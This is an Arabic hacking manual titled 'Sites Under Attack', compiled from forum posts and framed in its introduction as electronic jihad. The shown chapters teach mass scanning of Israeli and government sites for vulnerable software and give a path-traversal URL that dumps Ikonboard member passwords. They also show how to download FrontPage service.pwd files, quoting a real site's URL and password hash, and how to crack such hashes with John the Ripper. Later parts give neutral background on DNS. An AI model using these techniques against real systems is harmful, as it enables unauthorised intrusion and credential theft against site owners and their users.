



المحتويات

١. مقدمة.
- الفصل الأول ((مهارات ومصطلحات أساسية))
 ٢. كيفية البحث في الإنترنت.
 ٣. الإختراق العشوائي.
 ٤. الطريقة الصحيحة والمثلى في اختراق المواقع.
 ٥. معلومات عن الـDNS.
 ٦. شرح ملف htaccess.
 ٧. نظام نقل الملفات FTP.
 ٨. الإختراق عن طريق FTP.
 ٩. بروتوكول خدمة Finger.
 ١٠. شرح الـsecure shell.
 ١١. شرح معنى الـBuffer Overflows.
 ١٢. الـCGI وعلاقتها بالإنترنت.
- الفصل الثاني ((الحماية والتخفي))
 ١٣. الأمن و(((التخفي))) في الإنترنت.
 ١٤. حماية هويتك في النت.
 ١٥. احمي نفسك وغطي أفعالك.
 ١٦. حماية المنتديات.
 ١٧. أمن الشبكات.
 ١٨. مصطلحات مهمة للمبتدئين في اختراق المواقع.
 ١٩. دايناميكية تدمير المواقع.
 ٢٠. شرح برنامج الدرة لتدمير المواقع.
 ٢١. تدمير المواقع بدون برامج.
 ٢٢. معلومات عن Routing in the Internet.
- الفصل الثالث ((مقتطفات عن السيرفرات والأنظمة))
 ٢٣. الإختراق عن طريق اليونيكود (الجزء الأول).
 ٢٤. الإختراق عن طريق اليونيكود (الجزء الثاني).
 ٢٥. معلومات عامة عن كيفية الاستفادة من ثغرات اليونيكود.
 ٢٦. الدليل الكامل لإختراق سيرفر IIS.
 ٢٧. دراسة مفصلة وبععمق في الـUnicode.
 ٢٨. تدريب على عملية الإختراق بواسطة اليونيكود.
 ٢٩. درس مفصل عن الكوكيز.
 ٣٠. معلومات مهمة عن المواقع التي تدعم الفرونت بيج.
 ٣١. (<ج>ح) في اختراق المواقع بثغرة الفرونت بيج.
 ٣٢. شرح برنامج Shadow Scan Security لتحليل الموقع.
 ٣٣. أماكن وجود ملف الباسورد في أنظمة التشغيل.
 ٣٤. اختراق الموقع (الجزء الأول).
 ٣٥. اختراق المواقع (الجزء الثاني).
 ٣٦. درس في اختراق المواقع (متوسط).
 ٣٧. اختراق الـSQL.
 ٣٨. درس مفصل عن الـSQL.
 ٣٩. درس لإحتراف الهاك في اختراق المواقع.
 ٤٠. استغلال لينكس في اختراق المواقع.
 ٤١. شرح مفصل من الألف إلى الياء في احتراق المواقع عن طريق لينكس.
 ٤٢. درس عن الـPHP Shell (الجزء الأول).
 ٤٣. درس عن الـPHP Shell (الجزء الثاني).

٤٤. درس عن الـ PHP Shell (الجزء الثالث).
٤٥. شرح أداة anmap.
٤٦. طريقة لإقتحام السيرفرات بدون ثغرات.
٤٧. Cross Site Scripting.
٤٨. كود تدمير سجل الزوار.
٤٩. شرح شبه مفصل عن الثغرات.
٥٠. كيف تستخدم الثغرات.
٥١. تمتع باختراق المواقع الإسرائيلية مع هذه الثغرة.
٥٢. ثغرة نيوك.
٥٣. ثغرة Chunked.
٥٤. اختراق المنتديات من نوع vBulletin2,2,0.
٥٥. ثغرة في منتديات vBulletin 2,2,9.
٥٦. اختراق منتديات phpbb 2.0.0.
٥٧. ثغرة جميلة في php في المواقع.
٥٨. ثغرة في php nuke.
٥٩. ثغره في Bandmin 1.4.
٦٠. ثغرة في نوع XMB من المنتديات.
٦١. شرح ثغرة philboard.
٦٢. شرح ثغرة uploader.php.
٦٣. أفضل المنتديات العربية للهacker.
٦٤. أفضل مواقع الأمن والهك الإنجليزية.
٦٥. الخاتمة.

بسم الله الرحمن الرحيم

الحمد لله رب العالمين والصلاة والسلام الأتمان الأكملان على سيد الثقلان وهادي الاس والجنان نبينا محمد سيد ولد عدنان وعلى اله وصحبة وسلم تسليما كثيرا

من منطلق اهمية هذا العلم والذي نحن في احوج ما نكون اليه الان في وقتنا الحالي احببنا ان يكون لنا نصيب في الجهاد الا الله بقدر ما نستطيع فكان هذا الكتاب بذرة عملنا المتواضع هذا والذي نسأل الله يوفقنا وان يسددنا لما فيه الخير والنفع لكل من اراد ان يعطي دين الله في هذا المجال فلقد تكالبت اعداء الله علينا من كل جانب وبدأت الحروب الالكترونية تغزونا من كل صوب وناحية فيجب الاستعداد للمواجهة واعداد العدة من مطلق قول الله تعالى ((و أعدوا لهم ما استطعتم من قوة ومن رباط الخيل ترهبون به عدو الله وعدوكم)) فاحببنا ان نبدأ في سلسلة تعليمية هدفها ما قد ذكرناه سابقا من تقديم يد العون والمساعدة بما فتح الله علينا وعلى اخواننا حتى نكون يدا واحدة على اعدائنا

فاحببت في هذا الكتاب التركيز على دراسة هذا العلم دراسة وافية والابتعاد عن كل ما يسمى بالبرامج فضررها اكبر من نفعها ولنبدأ سوية بالدراسة الوافية المركزة والمتقنة على الانظمة والشبكات والسيرفرات والتوسع فيها فهي طريقنا للسيطرة الالكترونية وحماية انفسنا قبل كل شئ في هذا العالم المفتوح الذي يسيطر عليه قرصنة الاحتكار من اعداء الله (.....) .

ولقد بدأنا ولا ندعي الكمال فمن اراد تقديم المساعدة او مد يد العون باي مشاركة كانت فله الاجر والثواب من الله تعالى سواء باقتراح او نصيحة او مشاركة موضوعية او ... الخ

وهذا هو الجزء الأول من هذا الكتاب الذي اطلقنا عليه اسم **مواقع تحت الهجوم -- ((Sites Under Attack))** وترقبوا الجزء الثاني قريبا وفي انتظار اقتراحاتكم وما تجود به انفسكم في خدمة دينكم

واخيرا فانا نبرئ ذمتنا امام الله من كل استخدام سئ لما سنقدمه لكم فهو سلاح ذو حدين اللهم هل بلغنا اللهم فاشهد ...

ولقد نوبنا ان تكون المواضيع كلها من كتاباتنا فأضفنا مواضيع من كتاباتنا ولكن رأينا من الاخوة ممن قد فتح الله عليهم في بعض المجالات وما كتبه هو أفضل مما سنكتبه في بعض المواضيع لذلك تم ارفاق مواضيعهم كما هي من غير تعديل الا ما يتعلق بالتعديلات اللغوية او الاخطاء الواضحة
اذن فنصيبنا من المواضيع ما يقارب ٤٠% والبقية هي من نصيب اخواننا ونسال الله لهم الاجر والمثوبة على ما قدموه من معلومات ستخدم امتهم ودينهم الى ان تقوم الساعة

وتقبلوا تحيات اخوانكم

جميع الحقوق محفوظة ل:-

+++++

+ **أبو مجاهد - hi_HaCkEr**

+ **MaXhAk2000**

+++++

منتديات العاصفة **** <http://www.3asfh.com/vb>

والله الموفق،،،

الفصل الأول



((مهارات و صطلحات
أساسية))

" كيفية البحث في الإنترنت "

\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: بلاك هنتر

\$\$\$\$\$\$\$\$\$\$\$\$

لأهمية هذا الموضوع بالنسبة لكل مخترق مواقع لكي يحصل على ما يريد من مراجع حول نظام معين او برنامج معين او ثغرة معينة فهو من اكثر الناس استخداما لمحركات البحث واسالوا مخترقي المواقع عن اهمية محركات البحث بالنسبة لهم

ولا بد ان تعلم ان محركات البحث ما وجدت اصلا الا لأجلك لتحصل على ما تريد و باقصر وقت ممكن ولا بد ان تعرف ايضا ان اغلبها متخصص في مجال معين على الأغلب فلا تبحث مثلا عن برامج هكر في محركات بحث سياسية مثلا وهكذا

بالنسبه مثلا للـجوجل انا اعتبره المحرك الذكي فهو يعرف ماذا كتبت وان كنت قد أخطأت في كتابة الكلمة فهو تلقائيا سيعطيك في بداية نتائج البحث سؤال ... هل انت تقصد كذا ... وغالبا ما تجد الذي كنت تبحث عنه في اوائل صفحات نتيجة البحث .

بالنسبه للياهو هو ايضا ذكي ولكن ذكائه يعتبر ذكاء تجاري حيث انه يقدم لك المواقع التجاربه التي يتعامل معها وفيها ما كنت تبحث عنه ثم المواقع التجاربه التي لا يتعامل معها المحرك ثم المواقع العامه وهي ما كنت تبحث عنه

سؤال / الكثير من الناس وانا الاحظها كثيرا فمثلا عندي في المنتدى وكذلك في جميع المنتديات اجد الكثير مثلا يطلب مثلا برنامج السب سفن !!!!!!! لماذا ؟ هذا مثال عن أشهر برنامج اختراق والامثلة كثيرة حسنا ... قلي انت مالفرق بينك وبين الشخص الذي تطلب منه برنامج او موقع معين او غيره وهو يستطيع ايجاده وانت لا تستطيع؟؟؟

صح // الفرق بينك وبين هذا الشخص .. ان هذا الشخص يتميز عنك بانه يجيد التعامل مع محركات البحث على عكسك تماما

الان سنقوم بشرح الطريقة المثلى لعملية البحث :

طريقه بسيطه جدا وهي عبر تقسيم المواقع الى :

مواقع تجاربه ولها محركات بحث مهمه بها

مواقع برامج ولها محركات بحث مهمه بها

مواقع ملتيميديا ولها محركات بحث مهمه بها

مواقع سياسيه واخباريه ولها محركات بحث مهمه بها

مواقع هاك ولها محركات بحث مهمه بها

مواقع كراك ولها محركات بحث مهمه بها

مواقع سكيوريتي ولها محركات بحث مهمه بها

مواقع هاردوير ولها محركات بحث مهمه بها

منتديات ولها محركات بحث مهمه بها

وانا افضل دائما محرك بحث جوجل لتوفر جميع المجالات ضمنه تقريبا ولسوابقه المشهود له بها من كل هكر فهو بالنسبة لي افضل موقع لكل هكر

طيب الان اذا أردت البحث عن برنامج معين ما هي افضل واسرع الطرق للوصول لهذا البرنامج ؟

انا متأكد بانك لو فكرت قليلا ستجيب علي بهذا الاجابة ...

اولا اذهب الى مواقع البحث عن البرامج وأضع اسم البرنامج المطلوب وفي نهاية اسم البرنامج أضع الامتداد الذي غالبا ما تكون عليه هذه البرامج

Prog.zip أو prog.exe

مثلا انا ابحث عن ثغره أعرف نوعها ولكني لا أعرف مصدرها واريد مرجع لها لزيادة الاطلاع ماذا أفعل ???

ولتكن مثلا ثغرات الـ **Cross Site Scripte** والتي اختصارها **XSS** او **CSS** اذهب اولاً لمواقع السكويريتي ابحث عن كلمة **XSS** ستكون لديك نتيجة بحث لا بأس بها عن كل ما يتعلق بها أو اذهب الى جوجل واكتب **xss+ exploit + bug** الجوجل سيعطينا كمية كبير من المواقع والمراجع المتعلقة بما نبحت عنه لذلك يجب ان نضيق نطاق البحث حول المطلوب فقط ولذلك علي بتحديد البحث بعلامه (+) و اذا اردت فعلي ان ابحث عن بجز **Bugs** و اكسبلويت باسم الثغره فعلي ان اكتب : **XSS+BUG+EXPLOIT** مثلا ابحت عن ثغرات **IIS** سأكتب : **IIS+exploit+bug** وهكذا الان ساضع لكم مجموعه من المواقع التي قد تفيدكم في عملية البحث :

انا أسمي هذا الموقع بخادم الهكرز وسيد الهكرز ووووو كل ما ستتلقه على هذا الموقع فهو يستحق أكثر
[/http://www.google.com](http://www.google.com) :

محركات بحث عادية ومتقدمه : [/http://www.altavista.com](http://www.altavista.com) - [/http://www.yahoo.com](http://www.yahoo.com) - [/http://hotbot.lycos.com](http://hotbot.lycos.com) - [/http://www.lycos.com](http://www.lycos.com) -

مواقع سياسيه واخباريه : <http://news.bbc.co.uk/hi/arabic/news> - <http://www.aljazeera.net/> - <http://arabic.cnn.com/>

مواقع سكيوريتي : <http://www.securiteam.com/> - <http://www.ussrback.com/> - <http://www.securityfocus.com/> - <http://www.ntsecurity.nu/> - <http://www.ntbugtraq.com/> - <http://www.ntsecurity.com/>

وأنا تصلني اخر الثغرات على بريدي من خلال الاشتراك بقوائمهم البريدية وأنصح الجميع بالاشتراك في قوائمهم البريدية

مواقع هاردوير : <http://drivers.on-> <http://www.asus.com/> - <http://nvidia.com/> - <http://www.amdmb.com/> - <http://intel.com/> - line.net.nz/

+++++

أيضا هنالك بعض المهارات المهمة في التعامل مع محركات البحث :

*- البحث ضمن نتائج البحث الحالية تتيح بعض محركات البحث هذه الخاصية واقرب مثال جوجل حيث اني مثلا لكي ابحث عن ثغرة معينة فاني اكتب مثلا **exploit** ثم بأسفل الصفحة ستجد خيار البحث ضمن النتائج الحالية فابحث عن ثغرتك ضمن هذه النتائج الموجودة فمثلا اكتب **list.php3** لتعرف الثغرة الموجودة ضمن هذا البرنامج وهكذا

*- أيضا استخدم + و - فمثلا

Exploit + bug + anyprog

فان النتائج لا بد ان تحتوي على جميع الكلمات الثلاث في جميع النتائج

Exploit - bug - anyprog

فانك تخبره بان النتائج يستحسن ان تكون تحتوي على هذه الكلمات الثلاث فان لم فضع الموجود سواء كلمتين او كلمة ..
_ " أقوى مندييات هكر "
عند البحث عن مجموعة كلمات وبنفس الترتيب فاننا يجب ان نحددها بقوسين صغيرين كالمثال الذي بالأعلى ... وهكذا...

" الإختراق العشوائى "

\$\$\$\$\$\$\$\$\$\$

الكاتب: الكندور

\$\$\$\$\$\$\$\$\$\$

:

- ماهو الإختراق العشوائي **Random Hacking**
 - تطويره بحيث يصبح يبحث على إستثمارات غير الـ **CGIScripts**
 - كيف تستغل اي ثغره بعد الحصول عليها
 ^^^

- ماهو الإختراق العشوائي **Random Hacking**

هو البحث في كميته كبيره من المواقع عن ثغره محدده ، وهذا سهل ويعود بمواقع كثيره جدا جاهزه للإختراق ، مثال بسيط جدا ، روح على محرك بحث ، من محركات البحث التي تعتمد على الـ **spiders** أو العناكب مثل **altavista.com** وأكتب **link:xxxx.cgi or pl** ، (إرجع لشرح زوروا في رياضيات البحث) مثلا نبحث عن لنك لملف باسم **link:help.cgi** ، **help.cgi** المواقع المروده لك نتيجة للبحث كلها تملك منتدى **Ikonboard** ، إفتح واحد منها وأبحث في المصدر الكود **HTML** عن السكربت الذي بحثت عنه **help.cgi** لتعرف اين مكانه ، لنفرض مكانه هنا **http://www.example.com/cgi-bin/help.cgi**

أكتب بعد الملف غير العنوان ليصبح **http://www.example.com/cgi-bin/help.cgi?helpon=../members/[member].cgi%00**
 مع ملاحظه تغيير **[member]** باسم عضو وبدون القوسين [] طبعا
 سوف يعرض لك معلومات العضو كامله ومن ظمنها كلمه المرور وهذه الثغره لـ المنتدى **Ikonboard**
2.1.7 وهذا ليس لب موضوعي ولكن هي بدايه ومثال لا تحفظه لأني أحضرت أبسط مثال فقط فيوجد غيره
 مئات بل آلاف ملفات الـ **CGIScript** تملك ثغرات مثل هذه واغلب إستثماراتها تكون من خلال **url**
 للحصول على مثل هذه الإستثمارات لثغرات ملفات السي جي آي سكريبت شوف الأرشيف هذا وهو لغته
 روسيه أعتقد ولكن ما يهم لأننا نبحث عن الـ **Exploit** أو الإستثمار

/http://www.secure.f2s.com/eng_ver/bugs

وممكن تأخذ إسم المنتج مثلا وتضعه في محرك البحث لـ **/http://www.securiteam.com**
 وتشوف النتائج ، أو تشترك في القائمه البريده لـ سيكيورتي فوكس فهي مفيده جدا أنا شاركت من قبل فتره
 وجدا أعجبت بها وهي مختصه في الأمن وليس لثغرات السي جي آي سكريبت ، يعني امن واخبار وكل شئ
 ويوجد برنامج تقدمه سيكيورتي فوكسي باسم سيكيورتي فوكس بيجر ، هو برنامج لتسهيل عمليه
 الحصول على الأخبار ووو... الخ

- تطويره بحيث يصبح يبحث على إستثمارات غير الـ **CGIScripts**

الإختراق العشوائي إذا كان فعلا عشوائي ، يعني تخترق اي موقع ولو بدون سبب فهذه همجيه !! ، لكن
 ممكن نستفيد منه إحنا في أنه ما يكون في شكل همجي ، أنا اقول لك كيف ، مثلا إسرائيل اللي الكل يكرهها
 ، الذين يأمرن الفلسطينيين بأوقاف إطلاق النار :) ، الكل يكرههم ليس لأجل أنهم يهود ، لا نكرههم لأنهم
 ظلموا فلسطين ، عندهم موقع فيه آلاف من مواقعهم هذا هو **sites** ١٢٦١٠ تنتهي بـ **co.il** و ١١٠٤

sites تنتهي بـ org.il و ٧٠ sites تنتهي بـ ac.il و ٧٨ sites. تنتهي بـ gov.il وهذه مهمة ، و ٥٤ sites. تنتهي بـ net.il و ٢٩ sites. تنتهي بـ muni.il و ٢٠٠٩ sites تنتهي بـ com ، و ١٣٧ sites. تنتهي بـ net و 121 sites - org. و 4 sites - edu. لعينه ، 84 - israel.net sites و sites - il.عشان تحصل على كل هذه السايته روح الموقع هذا
http://iguide.co.il/sites/sites.htm

وفيه كمان محركات بحث

/http://www.achla.co.il
http://www.resnet.co.il/data/index.vs?dw=1
/http://www.maven.co.il
/http://www.tapuz.co.il
/http://www.walla.co.il
http://www.info.gov.il/find.pl

وفيه محرك أعدم منها واللي هو altavista.co.il

المهم على كل شخص منا أن يصلح فرز للبيانات الموجوده في هذه المواقع ، يستخدم اللغه التي يتقنها ليصنع برنامج يصلح فرز ويضعها في ملف تكست بدون اشياء ثانيه معها

العملية الثانيه هي البحث فيها كلها عن منتج ، مثلا w3-msql/ ، الطريقة سهله جدا ، أولا يتم الشبك مع بروكسي مثلا 8080 : proxy.isp.net.sa و ثم يرسل له أمر GET ، مثلا ترسل للبروكسي

GET http://www.com.il/cgi-bin/w3-msql/ HTTP/1.0
/*, Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg

Accept-Language: ar-sa
(User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98
Host: www.com.il
Proxy-Connection: Keep-Alive

وهو يطلب من البروكسي أحضار الموقع http://www.com.il/cgi-bin/ ، يتضح طلبنا لـ cgi-bin/w3-msql/ ، في الحقيقه لا نبحث عن ثغرات سي جي آي ، ولكن نبحث عن كل المواقع التي يوجد بها المنتج WWWMSQL ، يعني المواقع الإسرائيلييه مثلا التي جمعناها في ملف تكست كلها تأخذ واحد واحد وتدخل في البرنامج الذي صممناه وترسل الى البروكسي بحثا عن cgi-bin/w3-msql و ثم يحفظ رد البروكسي في ملف خارجي ، وهكذا حتى ننتهي من كل المواقع ، و ثم نفتح الملف ونشوف التي تم إيجاد المنتج WWWMSQL داخها والتي لم يوجد ، ونتوجه الى سيكيورتي فوكس والا سيكيورتي تيم والا أي موقع يعجبك و ابحث عن w3-msql ، مثلا في سيكوتي تيم نجد Exploit لـ w3-msql يمكن تطبيقه من المتصفح ، وهو هنا

http://www.securiteam.com/exploits/2WUQBRFS3A.html

طريقه فحص عده مواقع بحثا عن منتج فيها أسميها **Random Hacking** يعني إختراق عشوائي ، ولكن لو فعلا بحثت عن **w3-msql** في المواقع الإسرائليه فأنا أقول لك بأنك ما راح تلقى كثير أو لن تجد شئ ، ممكن تبحث عن **/vti_pvt_** لترصد كل المواقع التي فيها فرونت بيج ، وطبعاً بعد ما يتم حفظ كل المعلومات المسترجعه من البروكسي تكون بشكل **HTML** عشان كذا أنت خل الملف يكون بنسق ***.html** وافتحه وتجد كل المواقع ، اللي كتب عنها **The page cannot be displayed..** واللي **Forbdden** واللي **not found....** الخ ، من هذه الردود تعرف اللي نت فاوند والا موجود ولكن غير مسموح بالوصول له .. الخ بهذه الطريقه تعرف اللي موجود عليه واللي موجود والباقي عليك

- كيف تستغل اي ثغره بعد الحصول عليها؟؟

إذا كانت **url** ما بيغا لها فلسفه ، كود **c** وما عرفت تشغله أو قابلت فيه أخطاء فممكن تبحث عن فرجون ثاني له ولكن بلغه **perl** أو **Shell *.sh** وهو الذي يقابل **Batch** في ويندوز وتحديثنا عنها في كوكب لغات البرمجه ، من الدوس بعد ما تثبت أكتيف بيرل أكتب **perl exploit.pl** إذا كان الـ **exploit** بلغه بيرل ولكن طبعاً فيه أشياء تغييرها في الكود نفسه ، وهذه الأشياء تكون مكتوبه بين علامات التعليقات (:) وأكيد بتواجه مشاكل إذا ما تعرف شئ في بيرل ، في هذه الناحيه لا تطلب شرح بالصور (:) إذا رجع لك رد طويل ما قدرت تفراه ممكن تحفظ الخرج عن طريق علامه > و ثم مسافه وإسم الملف مثلا **perl exploit.pl > log.htm**

وبالنسبه للمنتج أكتيف بيرل فقط تواجه فيه مشاكل ، لأن بعض الـ **Exploit** كتب في الإصدار أربعه وممكن خمسه وممكن ما يعمل زين في أكتايف بيرل لذلك قد تضطر لتغير المفسر عندك أو تعدل في الكود وهذا كله يطلب خبره في اللغه ، وعلى فكره ليونكس (أعمل على **RedHat 6.2**) فيه مفسر بيرل ممتاز جدا افضل من أكتيف بيرل بعشرات المررات ...

" الطريقة الصحيحة والمثلى في اختراق المواقع "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$
الكاتب: marwan911
 \$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

اول خطوة في الاختراق والتي هي اخذ المعلومات
 يعني نعرف الموقع الفلاني شنهو الملقم اللي شغال عليه والنظام والخدمات اللي يدعمها.
 الملفات اشهرها اثنين ::

IIS: من مايكروسوفت وهذه مليانة ثغرات. (ومواقع قليل مقللة ثغراتها)

apache: من مجموعة مبرمجين متوزعين في انحاء العالم واختراقها شبه صعب.

طيب
 الحين عندنا موقع

وشلون نعرف نظام التشغيل والملقم والخدمات والمعلومات كلها

عندك الموقع <http://www.netcraft.net>

ادخله

تلاقي مربع

هنا تحط فيه الموقع اللي تبي تعرف المعلومات اللي فوق

مثلا نحط موقع البيت الابيض اللي هو whitehouse.org

ملاحظة: نكتبه من غير **http://** ولا / اللي بالاخير

<http://uptime.netcraft.com/up/graph....whitehouse.org>

راح يطلع لنا التالي

The site www.whitehouse.org is running Microsoft-IIS/5.0 on Windows
 2000
 طيب

الحين عرفنا معلومتين مهمتين

اول شيء انه شغال على الملقم IIS5.0

ثاني شيء شغال على نظام ويندوز ٢٠٠٠

حلو

اول شيء نجرب ثغرات IIS5.0 عليه (راح احطها بعد الموضوع) إذا مانفع شيء نشوف ثغرات نظام ويندوز ٢٠٠٠ (راح احط الموقع بعد الموضوع)

طيب الحين فيه حاجة اسمها يوني كود هذه تخترق فيها عن طريق المتصفح وماتمشي إلا مع ملفمات IIS وهي عبارة عن عناوين طويلة تحطها بعد عنوان الموقع. راح احط امثلة عليها.

طيب لنفرض انه ماطلع فيها ثغرات؟
نشوف محتويات الموقع نفسه

نشوف إن كان عنده سجل زوار او منتدى او او ونطلع ثغراتها من الموقع اللي راح ارفقه في الرد اللي بعد الموضوع.

طيب لو كان السيرفر اباتشي؟

خلونا ناخذ مثال موقع ارانك arank.com

لو حللناه بالنيت كرافت راح نشوف النتيجة التالية

The site www.arank.com is running Apache/1.3.20 (Unix)
mod_gzip/1.3.19.1a mod_perl/1.26 mod_bwlimited/0.8 PHP/4.0.6
mod_log_bytes/0.3 FrontPage/5.0.2.2510 mod_ssl/2.8.4 OpenSSL/0.9.6
on Linux

طيب هنا يهنا ثلاث اشياء

الملقم هو apache 1.3.20 و دعم فرونت بيج FrontPage/5.0.2.2510 وهذه مليانة ثغرات
والثالث النظام وهو Linux

طيب

الملقم

اول شيء اباتشي من الملفمات الصعبة الإختراق إلا بعض الإصدارات منها فنحط هذه على جنب.

نشوف دعم الفرونت بيج

زي ماقلنا الفرونت بيج مليون ثغرات

وثغراته قوية وكثيرة تقريبا

منها مجلد `_vti_pvt` و `_private` هذه اللي نحتاجها غيره مامنه فايده

داخل المجلدين راح نلاقي اربع ملفات مهمة وهي `service.pwd` و `users.pwd` و `authors.pwd` و `adminstators.pwd` ويعتبر هذا اخطر ملف

طيب لو قدرنا ننزل واحد من الملفات هذه (ملاحظة الثغرة هذه موجودة ب ٧٠% من المواقع الموجودة عالنت) لو نزلناها نفتحها بالمفكرة ونلاقي السطر هذا على سبيل المثال
`goodyco:CaIXS8USI4TGM`

وهذا من موقع قودي `http://www.goody.com.sa/_vti_pvt/service.pwd`

طيب الحين `goodyco` اليوزر والباسس مشفر واللي هو `CaIXS8USI4TGM`

وشلون ينفك؟ ينفك ببرنامج اسمه `john the repaier`

تنزله وتحط الملف المشفر (مع اليوزر) بمجلد واحد وتفتح الدوس وتروح لمجلد جوهن وتكتب السطر التالي `john -i PASSWORD.FILE`

وعاد استناه يطلع لك الباسس

طيب نروح للفقرة الثالثة واللي هي النظام

زي ماشفنا النظام هو لينكس

لكن لينكس ايش؟ فيه ريد هات و ماتريك وفيه منه إصدارت كثير وثغرات اكثر

لكن هنا راح تواجهك مشكلتين

اول شيء معرفة النظام تقدر تطلعه من ابدأ وتشغيل ول `telnet` واكتب عنوان الموقع يطلع لك النظام فوق نوعه وإصدارته

المشكلة الثانية لازم يكون عندك لينكس اصلا

علشان ثغراته بلغة ال C وهذه ماتشتغل إلا عاللينكس فقط

=====

[/http://neworder.box.sk](http://neworder.box.sk) هذا الموقع مفيد جدا تكتب مثلاً (فوق بالمربع اللي عالمين) IIS او apache او منتدى واصدارته او اي برنامج ويطلع لك ثغراته

[/http://www.ussrback.com](http://www.ussrback.com) الموقع هذا خطير جداً جداً تروح ل EXPLOITS اللي عاليسار وتختار اول اختيار هنا ثغرات جميع الانظمة من لينكس و ويندوز و و الخ.. ومنوعة من c و perl و يوني كود...

" معلومات عن الـ DNS "

\$

الكاتب: ACID BURN_EG

\$

ما هو الـ DNS ???

=====

DNS : هو اختصار لكلمه **Domain Name System** و يتصل سرفر الـ **DNS** عادة على بورت ٥٣ مما يعنى انك اذا اردت الاتصال لأحد المواقع و استعملت الـ **DNS** لهذا الموقع فسوف تتصل به عن طريق البورت ٥٣ و سوف يترجم او يحول الـ **translates alphabetical hostnames** و يعنى اسم الموقع مثل : <http://www.3asfh.com/> الى **IP ADRESSES** مثل ١١١,١١١,١١١ , و العكس صحيح و عندما تتم العمليه تتصل بالموقع مباشرة و عمليه التحويل هذه تسمى **address resolution** او تحويل او تحليل عنوان الموقع الى **IP** او العكس لنستطيع الاتصال به ، و قبل ظهور الـ **DNS** كان اسم اخر لعمليه الـ **address resolution** و لكن قد ظهر الـ **DNS** لجعل تذكر عناوين المواقع وحفظها اكثر سهوله ومرونة من ذي قبل حيث قبل ظهور هذه الخدمة فانك للدخول لموقع معين يجب عليك كتابة الـ **ip address** لهذا الموقع للدخول اليه و كان الاسم المستعمل له **address resolution** قبل الـ **DNS** كان يتكون من ملف اسمه الـ **HOST FILE** و كان عباره عن اسماء الهوستس اى المواقع و عناوين الـ **IP** الخاصه بهم و كان هذا الملف تتولى رعايته **Stanford Research Institute's Network Information Center (SRI-NIC)**. كان على هذا الراعى ان يحدث (**UPDATE**) الجدول هذا حوالى كل اسبوع و يمدد بالعناوين الجديده و الارقام التى ظهرت و على السيستم ادمين ان يحدد هو الاخر ملفه او عن طريق اتصال الـ **FTP** بينه و بين لراعى اى **SRI-NIC** و بعد فترة من الزمن رأو في ان هذه الطريقة غيره مجدية و غير فعالة ومع تطور خدمة الانترنت كل ذلك أدى الى ظهور الـ **DNS** ليفعل ذلك.

و الـ **DNS** ليس له مركز اى **decentralized** اى انه ليس هناك مكان معين او نظام معين يتحكم فى كل الـ **DNS** بل بالعكس فالـ **DNS** عباره عن قاعدة بيانات موزعه بشكل منظم و توجد على أمثمن سيرفر و كل سيرفر عليه **DNS** يعرف اين يبحث عندما يريد ان يحصل على معلومه معينه او هوست معين او يريد تسجيل لدومين جديد .

هذه كانت مقدمة مبسطة عن هذه الخدمة واهميتها ...

THE DNS SERVER: خادم الـ DNS اس :

=====

الـ **DNS SERVER** هو عباره عن كمبيوتر و يعمل عادتا على نظام **UNIX** أو لينكس و يستخدم برنامج اليونكس **BIND** اى (**Berkeley Internet Name Domain**) و هنالك برامج عديدة مثل هذه للويندوز و الماكنتوش , وغيرها اذا اراد احد استعمالهم كـ **DNS SERVER** و لكن الكل يفضل الـ **UNIX** . و يتكون برنامج الـ **DNS** من جزئين :

the name server itself (the daemon program that listens to port 53) و الاخر يسمى **RESOLVER**

و الـ **NAME SERVER** هذا يستجيب الى متصفحك عندما تطلب معلومه معينه فمثلا عندما تفتح الانترنت اكسلورر و تكتب او تطلب منه موقه معين مثل <http://www.3asfh.com/> فسيسأل المتصفح اقرب **DNS** موجود له (و هذا يعتمد على اتصالك بالشبكة و رقم الاى بى الخاص بك) عن عنوان الـ **IP** لهذا الموقع المطلوب <http://www.3asfh.com/> لان المتصفح يحتاج هذا الـ **IP** ليجد السرفر الذى لديه هذا الهوست اى هذا الموقع و يطلب محتويات

الموقع من السرفر ليعرضها لك في متصفحك.
و قبل هذا سيسأل الـ daemon program في جداوله اي في ذاكره متصفحك عن الموقع الذى تطلبه
فإذا لم يجده ينتقل الى ما سبق شرحه و هكذا تتم العملية.

THE TREE INFORMATION:

=====

الان بعد ان اتفقنا على انك عندما تطلب رقم IP معين من المتصفح حثك و لا يجده فى الـ DNS المحلي
اي الخاص بك سوف يسأل الـ DNS SERVER الاعلى منه فى المستوى عنه ليجده و اذا لم يجده فى
مستوى اعلى فينتقل للبحث فى مستوى اعلى و اعلى و هكذا يسير البحث من الاقل الى الاعلى فى
مستويات الـ DNS SERVERS.
و طبعا نتيجة من هذا الاتصال فسنتنتج وجود شجرة اتصال و معلومات و لكن كيف تعمل بالضبط دعونا
نأخذ مثال :

لو فرضنا ان الـ ISP الخاص بك كان مثلا isp.co.uk و هذا يعتمد على اتصالك بالانترنت اي حسب
الشركة و السرفر الذى تشبك عليه فمن الطبيعى طبعا ان يكون الـ ISP's DNS server's
hostname مثل هذا dns.isp.co.uk و الان فالنفرض انك سألت هذا الـ DNS لبيحث لك عن IP
الخاص بـ http://www.3asfh.com/ مثلا فسيقوم هذا الـ dns.isp.co.uk بالبحث فى جداوله
المحليه المخزنه فى الذاكرة عنده فيجدها و اذا لم يجدها فسينتقل كما قلنا الى مستوى اعلى من الـ DNS
SERVER لبيحث فيه و اذا لم يجده ايضا فى المستوى الاعلى فعليه ان يقوم بتغيير مكان البحث كليا
فمثلا من dns.isp.co.uk الى some-organization.org.uk او school.edu.uk,
university.ac.uk, england.gov.uk, airforce.mil.uk و هناك امثله كثيرا طبعا و
كل شئ ينتهى بـ UK و اذا لم يجده ايضا فى كل الاماكن المتاح له البحث فيها فسيرجع المتصفح الى
اكبر DNS موجود على الشبكة و اسمه الـ ROOT فهو يحتوى على كل عناوين الـ IP على كل للمواقع
الموجوده على الـ DOMAIN NAME و هكذا حسب هذه العملية التسلسلية ينتقل الـ DNS بحثا عن
الدومين .

متى يفشل الـ DNS في الحصول على الموقع او تحديد موقع هذا الدومين ؟

=====

أتمنى ان تكون الاجابة قد وصلت لأفهامكم قبل ان أذكرها وهي اما فى حالة عدم وجود هذا الدومين
بالاصل وسيطول البحث لانها سيبحث فى كل المراحل حتى يصل للجذر ROOT و يبحث فى كل الـ اي بيئات
أو الدومينات المخزنة فيه و من ثم ستكون الاجابة address could not be found وقد يستمر
